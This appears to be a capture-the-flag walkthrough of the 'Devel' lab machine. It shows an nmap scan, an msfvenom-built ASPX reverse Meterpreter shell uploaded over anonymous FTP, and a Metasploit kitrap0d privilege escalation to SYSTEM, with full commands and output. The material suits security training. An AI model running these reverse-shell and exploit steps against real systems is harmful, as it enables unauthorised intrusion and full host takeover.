
Devel

nmap:



```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-16 22:01 BST
Nmap scan report for 10.10.10.5
Host is up (0.049s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http
```

On the ftp the anonymous service is open and we can upload file. Creating a revshell with aspx, uploading it via ftp and triggering it using the website will trow us into the machine:

$msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.22 LPORT=42069 -f aspx > ping.aspx

upload it


start a listener on msfconsole

visit http://10.10.10.5/ping.aspx

now that we have a revshell on msf we can put the session in background and run a vulerability scanner called "multi/recon/local_exploit_suggester"

and setting it up with our revshell session.

Once rstarted the script will show us some vulnerability that he have pointed out for us




```
msf6 post(multi/recon/local_exploit_suggester) > exploit

[*] 10.10.10.5 - Collecting local exploits for x86/windows...
[*] 10.10.10.5 - 35 exploit checks are being tried...
[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
```

The most effective usually are the one with an active service, the first one with this charateristic is the ms10_015_kitrap0d exploit, let's give him a shot.

```
$Use exploit/windows/local/ms10_015_kitrap0d
$set lhost <your ip>
$set session <backgound session>
$exploit
```

If the first shot won't give you a shell, rerun it, could be a connection problem.
Anyway, this will be your result:



```
msf6 exploit(windows/local/ms10_015_kitrap0d) > exploit

[*] Started reverse TCP handler on 10.10.14.22:4444
[*] Launching notepad to host the exploit...
[+] Process 3456 launched.
[*] Reflectively injecting the exploit DLL into 3456...
[*] Injecting exploit into 3456 ...
[*] Exploit injected. Injecting payload into 3456...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175174 bytes) to 10.10.10.5
[*] Meterpreter session 5 opened (10.10.14.22:4444 -> 10.10.10.5:49158) at 2020-10-17 00:09:16 +0100

meterpreter > l
[-] Unknown command: l.
meterpreter > shell
Process 3616 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\system
```

for the flag you need to:

```
type c:\Users\babis\Desktop\user.txt.txt
        <user flag >
type c:\Users\Administrator\Desktop\root.txt.txt
        <root flag >
```

And you'll be Done!